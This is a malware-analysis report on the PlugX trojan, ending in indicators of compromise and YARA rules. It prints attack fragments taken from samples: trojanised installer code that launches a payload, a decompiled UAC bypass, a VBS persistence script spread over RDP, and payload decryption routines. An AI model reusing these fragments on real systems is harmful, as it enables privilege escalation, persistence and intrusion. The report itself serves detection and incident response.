Dissecting PlugX to Extract Its Crown Jewels

In-depth analysis and free tools

Author:

Felipe Duarte

Date:

September 14, 2022

Threat Intelligence & Incident Response Team

https://t.me/learningnets

Table of Contents

https://t.me/learningnets

Executive Summary

PlugX is a malware family first spotted in 2008. It is a Remote Access Trojan that has been used by several threat actors and provides them with full control over infected machines. It has continually evolved over time, adding new features and functionalities with each iteration. Hence, it is important to keep following and documenting its transformations.

Currently, it remains as one of the most popular tools in the Asian cybercrime community, given its flexibility and trajectory in the market; and it is still actively used by notorious threat actors such as *Mustang Panda*, *Winnti*, *Gallium*, *DragonOK*[1] and *Earth Berberoka*[2].

This modular bot offers several customization options such as the communication protocol used to interact with C2 servers, which could be done via ICMP, TCP, UDP, HTTP and even HTTPS protocol. Also, it enables threat actors to extend its functionalities via additional plugins that could be hardcoded into the *Core DLL* or by automatically loading and executing additional PE files.

This threat has been widely documented by several companies. However, we saw the need to create an up-to-date analysis that could explain with more accuracy the current state of this malicious tool. With that objective in mind, in this document we want to explain in great detail its main functionalities, and provide a deeper understanding about the new Tactics, Techniques and Procedures implemented in the latest version of this attack, next to some ideas and resources that could help your security team to detect and respond to a PlugX infection.

The report in a nutshell:

- PlugX is still one of the most relevant malware families in Asia, being used by notorious threat actors such as Earth Berberoka.
- PlugX keeps evolving, new features have been added to the 64bit variant.
- ICMLuaUtil Elevated COM interface is now being abused by PlugX to bypass the UAC.
- RDP is now used by PlugX as a channel to move laterally in a compromised network.

For more information about Security Joes incident response services, email: response@securityjoes.com

[1] https://attack.mitre.org/software/S0013/

[2] https://documents.trendmicro.com/assets/white_papers/wp-operation-earth-berberoka.pdf

https://t.me/learningnets

Technical Details

Distribution

PlugX is a notorious malware family in the Chinese cybercrime market. It is an old Remote Access Tool (RAT) that has been used by several threat actors within different espionage campaigns for years.

The means used by attackers to spread this threat may vary, however, lately it has been actively distributed in China by the gang *Earth Berberoka* using modified or fake installers of chat applications such as Telegram and Mimi to deceive users into executing malicious code.

An example of this technique can be seen in Figure 1, which contains a piece of code added to a Mimi installer to validate the type of operating system used by the victim and deploy a threat compatible with the environment. These applications are usually written in the *JavaScript Framework Electron*.

```
(o.app.setAsDefaultProtocolClient("mimi"), o.session.defaultSession.webRequest.onBeforeSendHeaders({
    urls: []
}, (function(t, e) {
    t.requestHeaders.Origin = "https://api.mmchat.online", e({
        cancel: !1,
        requestHeaders: t.requestHeaders
    })
})), n(160), O(), o.ipcMain.on("online-status-changed", (function(t, e) {
    console.log("online-status-changed", t, e)
})), n(57), "win32" === process.platform) && (t = n(84).exec)(s.a.join(__statics, "deps", "USOPrivate"));
if ("darwin" === process.platform) {
    var t = n(84).exec,
        e = s.a.join(__statics, "deps", "darwinx64");
    t("chmod +x ".concat(e)), t(e)
}
})), o.app.on("window-all-closed", (function() {
    "darwin" !== process.platform && o.app.quit()
})), o.app.on("before-quit", (function() {
    _ && (_.webContents.send("logout"), _.destroy())
})), o.app.on("activate", (function() {
    _ && !_.isVisible() && _.show()
}))
```

Figure 1. Snippet of code of the Electron APP Mimi modified to launch the malicious code store in the folder "deps". The code also checks the type of operating system to deploy a compatible threat.

Infection

This threat can be found for both x86 and x64 architectures. The behavior of each of the OS variants is almost the same, however, the level of obfuscation and some features are considerably different between both versions.

The x64 variant could be described as the most complete and up-to-date threat currently available. It implements a new strategy to bypass the UAC by abusing the ICMLuaUtil Elevated COM interface and also contains two additional plugins (Clipboard stealer and an RDP spreader). We couldn't find a public analysis report that details these features.

https://t.me/learningnets

In contrast, the x86 source code has been left untouched for years. The only relevant change that was seen during the analysis of the samples in question is an additional layer of encryption to hide a shellcode.

To better understand the way an infection occurs when using *PlugX*, we've divided the flow of the tool into 3 different components. The *Loader DLL*, the *Shellcode* and the *Core DLL* (see Figure 2). Each of these components is executed in a different manner and accomplishes different objectives during the attack. However, it is obligatory to have all of them together in order to successfully complete an infection.



Figure 2. Main flow of an infection with the Windows backdoor PlugX.

The analysis of each of the components mentioned above is presented with all the required details in the following sub-sections.

Stage 1 – Loader DLL

This first stage consistently relies on the DLL Side-Loading[3] technique to execute the spiteful code and evade detection – On a recorded YouTube video[4] we've created, you can see a live example of this technique.

In contrast to several other threat actors who usually use the same vulnerable file for all their attacks, PlugX operators use a high variety of trusted binaries which are vulnerable to DLL Side-Loading, including numerous anti-virus executables. This has been proven to be effective while infecting victims.

The number of files used to accomplish a successful infection may vary depending on its settings. There have been a few documented attacks that contained only three files, and others which had four. The main difference between both infections is the location of the configuration file used by the trojan during an attack. This configuration could be either a single XOR-encrypted file stored on disk or could be appended to the *Shellcode*, reducing the number of artifacts in the disk.

[3] https://attack.mitre.org/techniques/T1574/002/
[4] https://www.youtube.com/watch?v=E2_DTQJjDYc

https://t.me/learningnets

As an example, in *Figure 3,* we compare two different attacks using PlugX. At the top, the threat was configured to work by only using three files and at the bottom, it is using four files. The files containing the *Shellcode* are in green*;* in purple are the trusted binaries that are abused via DLL Side-Loading to run the malicious code, and in red are the *Loader DLLs* responsible of launching the *Shellcode*. In addition to this, in blue is an encrypted configuration file. It is present on disk only in the bottom example, since for the one at the top; it is embedded into the *Shellcode* file "USOPrivate.dat".



Figure 3. Comparison between two different attacks of PlugX. At the top an attack using the 3 files and at the bottom an attack using 4 files.

Once a trusted application has been tricked to run a malicious library via DLL Side-Loading, the malicious code starts. The main logic of this first stage can be summarized as follows:

- *Loader DLL* looks for the *Shellcode* file in the same directory. This file contains the code that will be injected into memory and executed.
- Memory is then allocated for the *Shellcode* file.
- The *S*hellcode file is mapped into the previously allocated memory.
- Memory permissions are set to allow the execution of the *Shellcode*.
- *Shellcode* is launched.

During the analysis, we found both x86 and x64 versions implementing this behavior. What captured our attention is that threat actors neither obfuscated the *Shellcode* nor the *Loader DLL* on the 64bit binaries. The *Shellcode* is simply mapped into memory and executed without any additional modification and the *Loader DLL* can be easily extracted and analyzed using a disassembler. Due to the lack of protection in binaries written for the 64bit architecture, both the *Loader DLL* and the *Shellcode* could be easily detected using signatures such as YARA.

https://t.me/learningnets



Figure 4. Snippet of code taken from an unprotected x64 Loader DLL, responsible of launching the Shellcode for 64 bits binaries.

On the other hand, some of the analyzed x86 samples do contain some protections. One example is an additional XOR-based encryption layer protecting the main *Shellcode*, which makes it a little bit harder to track and detect.

Stage 2 – Shellcode

This stage contains the code responsible for decrypting and loading the malicious *Core DLL* into memory. In this stage, XOR-based encryption and LZNT1 compression are usually used by threat actors to protect the final payload.

The complexity of the encryption algorithm changes between forks. Some of them use a simple single-byte-key XOR encryption while others implement more complex strategies to generate the keystream, such as the algorithm described within the Python code below (see Code 1), which uses a set of shift operations and additions to update the values of the key.

This algorithm has been previously described and documented in several public reports [4, 5], and it is hardcoded into the *Shellcode* and the *Core DLL* for both architectures.

https://t.me/learningnets

```python
import struct


def xor_decrypt(data):
    """
    Decrypt PlugX payload and config

    :param data: Encrypted data buffer
    :return:
    """
    key = struct.unpack('<I', data[0:4])[0]
    key_a, key_b, key_c = key, key, key
    result = bytes([])

    for char in data:
        key = (key + (key >> 3) - 0x11111111) & 0xFFFFFFFF
        key_a = (key_a + (key_a >> 5) - 0x22222222) & 0xFFFFFFFF
        key_b = (key_b - (key_b << 7) + 0x33333333) & 0xFFFFFFFF
        key_c = (key_c - (key_c << 9) + 0x44444444) & 0xFFFFFFFF

        result += bytes([char ^ ((key + key_a + key_b + key_c) & 0x000000FF)])

    return result
```

Code 1. Python implementation of the algorithm used by the analyzed PlugX samples to encrypt sensitive data.

Once the *Core DLL* is decrypted in memory and decompressed using the RtlDecompressBuffer API, the *Shellcode* starts resolving the required DLLs and functions for the malware to run. Finally, it modifies the PE header, replacing the default values with a custom structure that uses the magic string "PLUG" written in memory as a Little-Endian sequence (see Figure 5), before passing the execution to the DLL. This process is probably done to avoid being detected by several memory scanners that look for injected PE files in memory. In this case, because the PE header is not found, such applications could classify this memory region as data rather than code. Also, the string "PLUG" is checked several times during the execution of the *Core DLL* to determine the method used to launch the binary (via Shellcode or direct execution).



Figure 5. Custom PE header used PlugX. The string PLUG is written in memory as a Little-Endian sequence.

To protect the code of the *Shellcode*, some x86 samples implement an additional layer of encryption that only modifies the first section. This protection mechanism relies on three parameters to decrypt the data; these parameters seem to be dynamically resolved by the builder when the payload is generated and are obfuscated by adding a large number of useless instructions. The Python implementation of the encryption is presented below.

https://t.me/learningnets

```python
def x86_clean_shellcode(sc, add_value, xor_value, sub_value):
    """
    Decrypt x86 shellcode

    :param sc: Encrypted Shellcode
    :param add_value:
    :param xor_value:
    :param sub_value:
    :return:
    """
    result = bytearray([])

    for char in sc[:0x5E8]:
        result += bytes([((((char + add_value) & 0xFF) ^ xor_value) - sub_value) & 0xFF])
    return result + sc[0x5E8:]
```

*Code 2. Python implementation of the additional encryption algorithm implemented by some 32 bits PlugX samples to protect the Shellcode. Values **add_value**, **xor_value** and **sub_value** are 8-bit unsigned integers that are dynamically set by the attack builder to make detection more challenging.*

Stage 3 – Core DLL

The main logic of the DLL is defined by parameters that are passed in the command line when the binary is launched, and the method used to execute the malicious artifact. This behavior is set in the configuration of the attack.

Right after starting the execution of the malicious code, its configuration is resolved, and it is loaded from a location that depends on the method used to launch the payload. If the payload was loaded using the *Shellcode*, this mode of operation is identified by comparing its magic numbers with the string "PLUG", the configuration is obtained from a buffer passed as a parameter to the DLL or by reading the contents of a file called "*boot.cfg*". If the DLL was not executed by the shellcode, it will instead use a hardcoded configuration.

```
                        LAB_29a0816dd6d                                 XREF[1]:
29a0816dd6d 48 8b 4b 08     MOV         RCX, qword ptr [RBX + offset DAT_29888150008]
29a0816dd71 81 39 47 ...    CMP         dword ptr [RCX], "PLUG"
29a0816dd77 74 0a           JZ          LAB_29a0816dd83
```

Figure 6. PLUG header validation to identify the method used to execute the DLL. If the magic numbers match the string "PLUG" it means that the DLL was launched by the shellcode.

Then the threat creates the mutex; "*DoInst*", if it is the x64 variant or "*DoInstPrepare*" in the case of a an x86 binary; and proceeds to copy files (the vulnerable exe, the *Shellcode* and the *Shellcode Loader DLL*) to the final location defined in the configuration file. Immediately after, it executes itself again launching the previously created files with additional parameters in the command line. Finally, deletes the original files and kills the current process.

```
Description:  bdservicehost
Company:      Bitdefender
Path:         C:\ProgramData\Bitdefender\USOPrivate.exe
Command:      "C:\ProgramData\Bitdefender\USOPrivate.exe" 100 5116
```

Figure 7. New process spawned by the malware after copying its files to the installation folder. Additional parameters are passed in the command line to update the control flow of the attack.

https://t.me/learningnets

Execution continues within the new process, however this time the control flow is changed based on the first parameter that is passed in the command line. The description of the actions implemented by the trojan for each of the possible values of this parameter are listed below.

Parameter value	Description
100	Sets persistence and bypasses UAC
200	Injects *Shellcode* into a new *svchost* process
201	Executes the main loop
202	Executes variant of the main loop
209	Start plugin inter-process communication via Windows pipes
300	Remove itself from the machine

Parameter 100 - Persistence and UAC Bypass

The first action instigated by the attack right after copying its files to the folder defined in the configuration is to check the user's privileges in the system; if the user is already an administrator, persistence can be set either by creating a new service or by setting a new key in the registry hive `SOFTWARE\Microsoft\Windows\CurrentVersion\Run`. However, if the user is not an administrator the attack will try to bypass the UAC. The technique used to accomplish these changes notably between x64 and x86 variants. x64 binaries exploit the *ICMLuaUtil Elevated COM interface*[5] while x86 binaries rely on the traditional *sysprep* technique[6]. In both cases, all these operations are triggered by the parameter `100` in the command-line. Additional details related to both techniques are presented below:

ICMLuaUtil Elevated COM interface exploitation

The mechanism implemented in the x64 variants to bypass the UAC is by far one of the most interesting parts of this stage, being it is a complete standalone DLL that is decrypted and injected into a new process.

The code is protected using the same basic XOR algorithm described in the *Shellcode,* and it is embedded in the data section of the *Core DLL*. To accomplish the injection of this malicious code, the attack writes two different chunks of data in a suspended *svchost* process. The first chunk contains a small shellcode with the logic to decrypt, decompress, resolve Windows APIs and execute the code; whereas the second chunk consists of the encrypted payload to be finally executed.

Once this new DLL has been launched the following actions will commence:

[5] https://www.elastic.co/guide/en/security/current/uac-bypass-via-icmluautil-elevated-com-interface.html
[6] https://blogs.jpcert.or.jp/en/2015/02/a-new-uac-bypass-method-that-dridex-uses.html

https://t.me/learningnets

1. Terminates some processes related to the Chinese Antivirus **360 Total Security** if they are found running in the victim's machine. Among all the different analyzed samples, the only processes that are terminated are *360tray.exe*, and *ZhuDongFangYu.exe*.
2. Launches an instance of the malicious code with elevated privileges by abusing the *ICMLuaUtil Elevated COM* Interface [3]. The code used to accomplish this highly reassembles the proof of concept shared in the following repository[7].

```
uVar3 = 0;
local_678 = 0;
local_670 = 0;
local_668 = 0;
local_660 = 0;
local_res18 = (longlong *)0x0;
CLSIDFromString(L"{3E5FC7F9-9A51-4367-9063-A120244FBEC7}",(LPCLSID)&local_678);
IIDFromString(L"{6EDD6D74-C007-4E75-B76A-E5740995E24C}",(LPIID)&local_668);
local_628 = L'\0';
memset(local_626,0,0x206);
local_418 = L'\0';
memset(local_416,0,0x40e);
CoInitialize((LPVOID)0x0);
StringFromGUID2((GUID *)&local_678,&local_628,0x104);
iVar1 = wsprintfW(&local_418,L"Elevation:Administrator!new:%s");
if (-1 < iVar1) {
  local_658 = 0x30;
  local_630 = 0;
  local_648 = 0x400000000;
  local_650 = 0;
  local_640 = 0;
  local_638 = 0;
  HVar2 = CoGetObject(&local_418,(BIND_OPTS *)&local_658,(IID *)&local_668,&local_res18);
  if (-1 < HVar2) {
    iVar1 = (**(code **)(*local_res18 + 0x48))(local_res18,param_1,param_2,0,0,5);
    uVar3 = 0;
    if (-1 < iVar1) {
      uVar3 = 1;
    }
  }
}
```

Figure 8. Snippet of code containing the main logic implemented in the DLL to bypass the UAC by abusing the ICMLuaUtil COM Interface.

Traditional Sysprep Bypass

In contrast to the method used by x64 binaries which work on the latest versions of Windows, this technique was developed just for Windows 7 systems and has been proven to be effective at escalating to administrative privileges without displaying the UAC warning.

Its main logic can be summarized as follows:

1. PlugX drops a DLL to disk. This DLL can be found encrypted in the data section of the main DLL, using the same XOR-based algorithm presented in the *Shellcode* section.
2. PlugX injects code into *explorer.exe* to move the dropped file to `C:\Windows\System32\sysprep\cryptbase.dll`.

[7] https://github.com/0xlane/BypassUAC/blob/master/BypassUAC_Dll/dllmain.cpp

https://t.me/learningnets

3. `C:\Windows\System32\sysprep\sysprep.exe` is executed and automatically loads the malicious DLL stored in the `C:\Windows\System32\sysprep\cryptbase.dll` with administrative privileges.
4. `C:\Windows\System32\sysprep\cryptbase.dll` launches a new instance of PlugX with administrative privileges.

Parameter 200 - Process Injection

Once the trojan has obtained administrative privileges, it proceeds to execute the operations defined in the command line parameter `200`. In this case, it initiates a basic process injection to hide the malicious code inside the memory of a new *svchost* process. The injection technique is identical and used by x64 binaries to execute the DLL to bypass the UAC, however in this case the content to be decrypted is the *Core DLL*. This injection is performed for both x86 and x64 variants.



Figure 9. Process tree of the malicious code after obtaining the administrative privileges. The child process svchost spawned by the trojan executes the main logic. The child msiexec process starts the plugin operation, both svchost and msiexec processes communicate with each other via Windows pipe.

Parameter 201 - Main loop

Now that the malicious code is hidden in the *svchost* process, it continues to execute all actions defined within parameter `201`, which groups the core functionalities of the attack.

If the reader desires to get additional details about the inner workings of this threat for 32 bits systems, there are plenty of public reports that explain this, [4, 5]. We won't dig further into this version. Instead, we are going to focus this analysis on the x64 binaries which are the ones that contain the new components that have not been described before in any other report.

Continuing with the analysis of the 64 bits variant, this stage basically creates different threads to handle new layers of process injection, initialize the plugin logic, start the network communications, lateral movement, keylogging, and clipboard stealing routines. These threads are identified by a custom hardcoded string. Below is the information of each of the threads and their identifiers.

https://t.me/learningnets

Thread Name	Description
SiProc	If the sample was loaded by the *Shellcode*, it attempts to inject its code into a new child process *msiexec*. Value `209` is passed as a parameter in the command line, instructing this new process to handle the plugin logic, commands and results are shared via Windows pipes.
KLProc	Starts keylogging logic, sample accomplishes that via the Windows API RegisterRawInputDevices and SetWindowsHookExW.
CLProc	Starts clipboard stealer via the Windows API SetClipboardViewer.
RDPPRoc	Starts lateral movement, via RDP shared folder *tsclient*.
PlugProc	Loads additional plugins. Plugins are stored in disk encrypted with the same algorithm, and their name matches the *REGEX* [0-127].plg.

Plugins

To simplify the process of expanding its functionalities, this attack provides operators with the option to add additional plugins. Within the context of this threat, plugins are specific pieces of code that will be executed to perform certain actions. In contrast to other malware families with this capability, PlugX does not exclusively require a complete PE file to be loaded as plugin, instead, it relies on simple functions hardcoded in the main program and on external PE files stored in disk, which are decrypted and executed in run-time.

Plugins are initialized right after the main loop is started. During this process, PlugX first instantiates a set of objects referencing the hardcoded plugins. Then, it creates a thread that attempts to load all plugins available on the disk.

```
plugin_obj = (code **)mw_get_nethood_plugin();
if (plugin_obj != (code **)0x0) {
  (**plugin_obj)(0xffffffff,5,0x20120213,&LAB_29a0815f4a0,"Nethood");
}
plugin_obj = (code **)mw_get_netstat_plugin();
if (plugin_obj != (code **)0x0) {
  (**plugin_obj)(0xffffffff,4,0x20120215,&LAB_29a0815f920,"Netstat");
}
plugin_obj = (code **)mw_get_option_plugin();
if (plugin_obj != (code **)0x0) {
  (**plugin_obj)(0xffffffff,6,0x20120128,FUN_29a08160910,"Option");
}
plugin_obj = (code **)mw_get_portmap_plugin();
if (plugin_obj != (code **)0x0) {
  (**plugin_obj)(0xffffffff,7,0x20120325,&LAB_29a08160e30,"PortMap");
}
```

Figure 10. Snippet of code responsible of initializing the plugins. Plugins are initialized as objects containing several attributes such as an index, a timestamp, the function that will be called and a name.

https://t.me/learningnets

When comparing this sample to the ones described in previous publications only two additions were found, the *ClipLog* and the *RDP* plugins. In this article we are going to explain these two additional findings, however, if the reader wants to get additional details related to the other plugins, we highly recommend reading this article[8] published by the CIRCL in 2013.

Name	Timestamp
Disk	0x20120325
Process	0x20120204
Service	0x20120117
RegEdit	0x20120315
Netstat	0x20120215
Nethood	0x20120213
Option	0x20120128
PortMap	0x20120325
Screen	0x20120220
Shell	0x20120305
Telnet	0x20120225
SQL	0x20120323
KeyLog	0x20120324
ClipLog	0x20190417
RDP	0x20190428

ClipLog

According to its timestamp, this piece of code was added to PlugX in 2019. Although added 3 years ago, the absence of any publicly available analysis of this capability captured our attention during this research.

As its name suggests, its main functionality is to allow the trojan to steal the contents of the victim's clipboard. This was achieved by creating a new clipboard viewer via the Windows API SetClipBoardViewer. All the results of this operation are written to the file *log.hlp,* which can be found in the root folder of the attack.

[8] https://www.circl.lu/assets/files/tr-12/tr-12-circl-plugx-analysis-v1.pdf

https://t.me/learningnets

```
hWnd = CreateWindowExW(0,L"static",L"",0,0,0,0,0,(HWND)0x0,(HMENU)0x0,
if (hWnd == (HWND)0x0) {
  DVar1 = GetLastError();
  return DVar1;
}
SetWindowLongPtrW(hWnd,-4,(LONG_PTR)FUN_29a0815bf60);
DAT_29a081867a8 = SetClipboardViewer(hWnd);
uIDEvent = SetTimer(hWnd,1000,1000,FUN_29a0815c000);
local_38._0_8_ = (HWND)0x0;
local_38._8_8_ = 0;
local_28 = 0;
local_20 = 0;
local_18 = 0;
local_10 = 0;
iVar2 = GetMessageW((LPMSG)local_38,(HWND)0x0,0,0);
while (iVar2 != 0) {
  TranslateMessage((MSG *)local_38);
  DispatchMessageW((MSG *)local_38);
  iVar2 = GetMessageW((LPMSG)local_38,(HWND)0x0,0,0);
}
KillTimer(hWnd,uIDEvent);
return 0;
```

Figure 11. Snippet of code used by PlugX to add an additional window into the chain of clipboard viewers. This allows the malware to be notified every time the content of the clipboard is changed.

RDP

Looking at its timestamp, this plugin was the latest addition in the arsenal and just like the *ClipLog* module, it was not documented in any previous public report.

It was designed to spread the trojan inside the victim's network once a machine has been compromised. This is done by enumerating each of the available RDP shared folders "tsclient", copying the malicious files (vulnerable executable, *Loader DLL* and *Shellcode*) to the "ProgramData" folder in each of the remote systems and setting persistence via a *VBS* script created in the Startup folder `\tsclient\C\Users\%s\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup\` of each of the targeted devices.

Once the operation has been concluded, it creates a new file in `C:\Users\Public\Documents\desktop .ini` to mark its correct execution. It is significant to mention that this new file pretends to be a common Windows file to the non-trained eye, however, it can be detected by the additional space added before the extension.

The script used to accomplish persistence is hardcoded in the content of the *Core DLL* without any additional protection/obfuscation. It oversees commencing the threat by executing the vulnerable application, then it waits for one second and deletes the *Loader DLL* and the *Shellcode*. The content of this script is shown below:

https://t.me/learningnets

```
"Set fso =
CreateObject(\"Scripting.FileSystemObject\"):if(fso.FileExists(\"C:\\ProgramData\\USO
Private.exe\")) Then:Set ws = CreateObject(\"Wscript.Shell\") :ws.run \"cmd /c start
C:\\ProgramData\\USOPrivate.exe\",vbhide:Wscript.Sleep
1000:Else:if(fso.FileExists(\"C:\\ProgramData\\log.dll\"))
Then:fso.DeleteFile(\"C:\\ProgramData\\log.dll\"):fso.DeleteFile(\"C:\\ProgramData\\U
SOPrivate.dat\"):End IF End IF"
```

Code 3. Visual Basic Script used by the PlugX x64 variant to set persistence on remote systems via RDP.

Detection Opportunities

The following are some ideas that could be used by your security team to hunt this threat in your environment.

What to look for:

- Suspicious *svchost.exe* processes spawning *msiexec.exe* as a child process.
- Processes spawned by *dllhost.exe* with arguments `"/Processid:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"` and `"/Processid:{D2E7041B-2927-42FB-8E9F-7CE93B6DC937}"`, this is a common behaviour when bypassing the UAC via ICMLuaUtil Elevated COM Interface [3].
- Suspicious HTTP, UDP, TCP traffic to remote servers on port 53.
- New DLLs written in `C:\Windows\System32\sysprep\cryptbase.dll`.
- New files created in disk that attach a space after the filename to masquerade themselves as trusted files[9].

Conclusions

The RDP and the ClipLog plugins are two new additions to the PlugX arsenal, allowing this RAT to move laterally within compromised networks and to steal data directly from the clipboard. According to its timestamp, both functionalities were added in the year 2019.

Those features and the exploitation of the ICMLuaUtil Elevated COM interface to bypass the UAC, a technique discovered and documented in 2020, are the latest relevant updates discovered in the analyzed PlugX samples. They are also a clear sign of the gradual evolution of this threat over time, to catch up with the current Windows ecosystem.

[9] https://attack.mitre.org/techniques/T1036/006/

https://t.me/learningnets

Indicators of Compromise

This section contains different indicators of compromise gathered during this investigation. They were all extracted from several attack configurations belonging to the PlugX fork exposed in this document.

Domain	Ports
fuckeryoumm[.]nmb[.]bet	53 and 443
tcp[.]wy01[.]com	53, 443
tools[.]daji8[.]me	53, 443
a2[.]fafafazq[.]com	80
tho[.]pad62[.]com	443
tank[.]hja63[.]com	53
wps[.]daj8[.]me	53
wpsup[.]daj8[.]me	443
tools[.]googleupdateinfo[.]com	53, 443
fly[.]pad62[.]com	443
tho[.]hja63[.]com	53
helpdesk[.]lnip[.]org	443
www[.]trendmicro-update[.]org	80, 443
fuckchina[.]govnb[.]com	53, 80, 443
wmi[.]ns01[.]us	80
services[.]darkhero[.]org	443
microsafes[.]no-ip[.]org	53, 80, 443
wmi[.]ns01[.]us	12345
kr[.]942m[.]com	53, 80
www[.]92al[.]com	53
101[.]55[.]29[.]17	80

https://t.me/learningnets

YARA Rules

Use the rules provided in this section to detect PlugX in your environment.

```
rule win_x86_backdoor_plug_x_shellcode_loader_dll {
  meta:
    author = "Felipe Duarte, Security Joes"
    description = "Detects the PlugX Shellcode Loader DLL for 32 bits systems"
    sha256_reference = "5304d00250196a8cd5e9a81e053a886d1a291e4615484e49ff537bebecc13976"

  strings:
    // Code to set memory protections and launch shellcode
    $opcode1 = { 8d ?? ?? 5? 6a 20 68 00 00 10 00 5? ff 15 ?? ?? ?? ?? 85 ?? 75 ?? 6a 43 e8 ?? ?? ?? ?? 83
c? ?? ff d? 3d ?? ?? ?? ?? 7d ?? 85 ?? 74 ?? 6a 4a e8 ?? ?? ?? ?? 83 c? ?? }

    // Strings required to resolve depencies to load and execute the shellcode
    $str1 = "kernel32" nocase
    $str2 = "GetModuleFileNameW"
    $str3 = "CreateFileW"
    $str4 = "VirtualAlloc"
    $str5 = "ReadFile"
    $str6 = "VirtualProtect"

  condition:
    all of them
}

rule win_x64_backdoor_plug_x_shellcode_loader_dll {
  meta:
    author = "Felipe Duarte, Security Joes"
    description = "Detects the PlugX Shellcode Loader DLL for 64 bits systems"
    sha256_reference = "6b8ae6f01ab31243a5176c9fd14c156e9d5c139d170115acb87e1bc65400d54f"

  strings:
    // Code to get file name of the current module and replaces the extension to .dat
    $opcode1 = { 4? 8d 1d ?? ?? ?? ?? 41 b8 00 20 00 00 33 c9 4? 8b d3 ff d0 4? 8b cb 89 44 ?? ?? ff 15 ??
?? ?? ?? b9 64 00 00 00 8d 50 fd 33 f6 66 89 0c ?? 8d 50 fe b9 61 00 00 00 66 89 0c ?? 8d 50 ff 8b c0 66
89 34 ?? 4? 8b 05 ?? ?? ?? ?? b9 74 00 00 00 66 89 0c ?? 4? 85 c0 75 ?? 4? 8b 05 ?? ?? ?? ?? 4? 85 c0 75
?? 4? 8d 0d ?? ?? ?? ?? ff 15 ?? ?? ?? ?? 4? 89 05 ?? ?? ?? ?? }

    // Code to set memory protections and launch shellcode
    $opcode2 = { 4? 8d 4c ?? ?? ba 00 00 10 00 41 b8 40 00 00 00 4? 8b cb ff d0 85 c0 74 ?? ff d3 83 c9 ff
ff 15 ?? ?? ?? ?? }

    // Strings required to resolve depencies to load and execute the shellcode
    $str1 = "kernel32" nocase
    $str2 = "GetModuleFileNameW"
    $str3 = "CreateFileW"
    $str4 = "VirtualAlloc"
    $str5 = "ReadFile"
    $str6 = "VirtualProtect"

  condition:
    all of them
}
```


https://t.me/learningnets

```
rule win_x86_backdoor_plug_x_shellcode {
  meta:
    author = "Felipe Duarte, Security Joes"
